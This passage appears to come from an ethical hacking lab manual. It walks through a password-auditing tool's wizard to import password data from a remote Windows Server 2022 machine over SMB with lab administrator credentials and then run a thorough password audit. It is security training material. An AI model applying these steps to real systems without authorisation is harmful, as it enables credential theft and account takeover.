
7. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.




8. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:
 - **Host: 10.10.1.22** (IP address of the remote machine [**Windows Server 2022**])
 - Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2022** machine (Username: **Administrator**; Password: **Pa\$\$w0rd**).
 - If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2022** belongs to the **CEH.com** domain.
9. Once you have entered all the required details in the fields, click **Next** to proceed.




10. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.



